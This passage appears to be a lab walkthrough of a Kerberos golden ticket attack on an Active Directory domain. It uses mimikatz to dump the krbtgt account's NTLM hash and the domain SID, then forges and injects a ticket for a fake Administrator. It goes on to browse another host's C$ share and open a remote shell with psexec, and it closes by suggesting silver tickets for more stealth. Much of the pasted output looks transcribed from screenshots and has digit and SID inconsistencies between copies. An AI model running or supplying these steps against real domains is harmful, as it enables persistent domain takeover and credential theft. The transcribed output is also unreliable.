    des_cbc_md5      (4096) : a7834c5d1c16cb98

* NTLM-Strong-NTOWF
  Random Value : 50b0c8f4b45e61edfd77c851a8d40681

mimikatz #

```

Open a notepad and take note of the SID of the domain, which is the dashed numbers after the domain name.

```

C:\> Select mimikatz 2.2.0 x64 (oe.oe)

postzerologon

mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : ONEPIECE / 5-1-5-21-1883666878-1191832773-3188401250

RID : 000001f6 (502)
User : krbtgt

* Primary
  NTLM : 7836c90eebadf303dec9e2eaa7c5ddfc
  LM :
  Hash NTLM: 7836c90eebadf303dec9e2eaa7c5ddfc
  ntlm- 0: 7836c90eebadf303dec9e2eaa7c5ddfc
  lm - 0: be831c5997abc00325c7a6f4b83c601d

* WDigest
01 d10e8c9a6d0e8ff52da199106d587c5e
02 bab6be705a84389191f7141b0b99fd94
03 afba954776bc8514b27a66918fa40a63
04 d10e8c9a6d0e8ff52da199106d587c5e
05 bab6be705a84389191f7141b0b99fd94
06 e3a6982f0cf9f1f9b1b6712d2527fdc2
07 d10e8c9a6d0e8ff52da199106d587c5e
08 43a8018cf1194767449189f9d19cb6e5
09 98f085d2babf7495d3eab0a025509d97
10 9b0abb7ad143333f4935f443932b5b94
11 87ef48a46361cf2b8ca4e6157d932655
12 98f085d2babf7495d3eab0a025509d97
13 789e3586cfae030c1f41dac224346ae9
14 87ef48a46361cf2b8ca4e6157d932655
15 5f219fcbb092bb80f20a2dd699ccf0f2
16 f6e5056cb3a5734a72e05987ec19bcb5
17 8d270e677e3d946b4b9f9d2be1b6460b
18 1cfb54d428dc3136385ba6c77eed28b
19 13196a931d88ec5aec4139f60a19205a
20 b4358702d23838a1990504dc005590ec
21 3f242d06cd54bd66bf91d295c356056

```

The highlighted area is the SID of the Domain.

Then, we also need the NTLM hash of the krbtgt account, which can be found in the screenshot below.

```

Select mimikatz 2.2.0 x64 (oe.eo)
postzerologon
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : ONEPIECE / S-1-5-21-1883666878-1191832773-3188401250

RID : 000001f6 (502)
User : krbtgt

* Primary
  NTLM : 7836c90eebadf303dec9e2eaa7c5ddfc
  LM   :
Hash NTLM: 7836c90eebadf303dec9e2eaa7c5ddfc
ntlm- 0: 7836c90eebadf303dec9e2eaa7c5ddfc
lm - 0: be831c5997abc00325c7a6f4b83c601d

* WDigest
01 d10e8c9a6d0e8ff52da199106d587c5e
02 bab6be705a84389191f7141b0b99fd94
03 afba954776bc8514b27a66918fa40a63
04 d10e8c9a6d0e8ff52da199106d587c5e
05 bab6be705a84389191f7141b0b99fd94
06 e3a6982f0cf9f1f9b1b6712d2527fdc2
07 d10e8c9a6d0e8ff52da199106d587c5e
08 43a8018cf1194767449189f9d19cb6e5
09 98f085d2babf7495d3eab0a025509d97
10 9b0abb7ad14333f4935f443932b5b94
11 87ef48a46361cf2b8ca4e6157d932655
12 98f085d2babf7495d3eab0a025509d97
13 789e3586cfae030c1f41dac224346ae9
14 87ef48a46361cf2b8ca4e6157d932655
15 5f219fcbc092bb80f20a2dd699ccf0f2
16 f6e5056cb3a5734a72e05987ec19bcb5
17 8d270e677e3d946b4b9f9d2be1b6460b
18 1cfb54d428dcd3136385ba6c77eed28b
19 13196a931d88ec5aec4139f60a19205a
20 b4358702d23838a1990504dc005590ec
21 3f242d06cd54b66fbf91d295c356056

```

Now, we are going to be performing the attack.

We do not need to use a real user name, or one that exists already, we can use any name as the user here.

```

mimikatz 2.2.0 x64 (oe.eo)
Credentials
  aes256_hmac (4096) : 026aed5b69839c0fbbcf6d30413e0fbc042519e9db83a58406d8e541529864f5
  aes128_hmac (4096) : d895d1b1955a476b75d06f32d0ca451d
  des_cbc_md5 (4096) : a7834c5d1c16cb98

* NTLM-Strong-NTOWF
  Random Value : 50b0c8f4b45e61edfd77c851a8d40681

mimikatz # kerberos::golden /User:Administrator /domain:onepiece.local /sid:S-1-5-21-1883666878-1191832773-3188401250 /krbtgt:7836c90eebadf303dec9e2eaa7c5ddfc /id:500 /ptt

```

```
mimikatz 2.2.0 x64 (oe.eo)

Credentials
  aes256_hmac      (4096) : 026aed5b69839c0fbbcf6d30413e0fbc042519e9db83a58406d8e541529864f5
  aes128_hmac      (4096) : d895d1b1955a476b75d06f32d0ca451d
  des_cbC_md5      (4096) : a7834c5d1c16cb98

* NTLM-Strong-NTOWF
  Random Value : 50b0c8f4b45e61edfd77c851a8d40681

mimikatz # kerberos::golden /User:Administrator1 /domain:onepiece.local /sid:S-1-5-21-1883666878-1191832773-3188401250 /krbtgt:7836c90e
ebadf303dec9e2eaa7c5ddfc /id:500 /ptt
User       : Administrator1
Domain     : onepiece.local (ONEPIECE)
SID        : S-1-5-21-1883666878-1191832773-3188401250
User Id    : 500
Groups Id  : *513 512 520 518 519
ServiceKey : 7836c90eebadf303dec9e2eaa7c5ddfc - rc4_hmac_nt
Lifetime   : 11/9/2024 7:49:49 PM ; 11/7/2034 7:49:49 PM ; 11/7/2034 7:49:49 PM
-> Ticket  : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Administrator1 @ onepiece.local' successfully submitted for current session

mimikatz # _
```

Run:

"#misc::cmd"

Now, we can try to run commands in other machines:

```
Administrator: C:\Windows\SYSTEM32\cmd.exe
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>dir \\THENAVIGATOR\c$
Volume in drive \\THENAVIGATOR\c$ has no label.
Volume Serial Number is 226D-6290

Directory of \\THENAVIGATOR\c$

12/07/2019  01:14 AM    <DIR>          PerfLogs
09/29/2024  09:08 AM    <DIR>          Program Files
09/07/2022  07:16 PM    <DIR>          Program Files (x86)
09/29/2024  12:03 PM    <DIR>          Users
11/03/2024  01:23 PM    <DIR>          Windows
09/30/2024  06:09 PM    <DIR>          Windows.old
               0 File(s)                0 bytes
               6 Dir(s)  33,737,334,784 bytes free
```

Boom.

Next level:

Download psexec. It is a windows tool.

Install it, and we can run a while in the golden ticket session.

```
12/01/2019 02:16 AM <DIR> Users
Us 12/11/2019 07:48 PM <DIR> windows
Gr 0 File(s) 0 bytes
Se 6 Dir(s) 44,744,744,960 bytes free
Li
->C:\Users\Administrator\Downloads>psexec.exe \\THEPUNISHER cmd.exe
+
+
+
+
+
Go
mi
Pa
mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF7788A4388
mimikatz #
```

Look up Silver Ticket as well. Even more stealthier.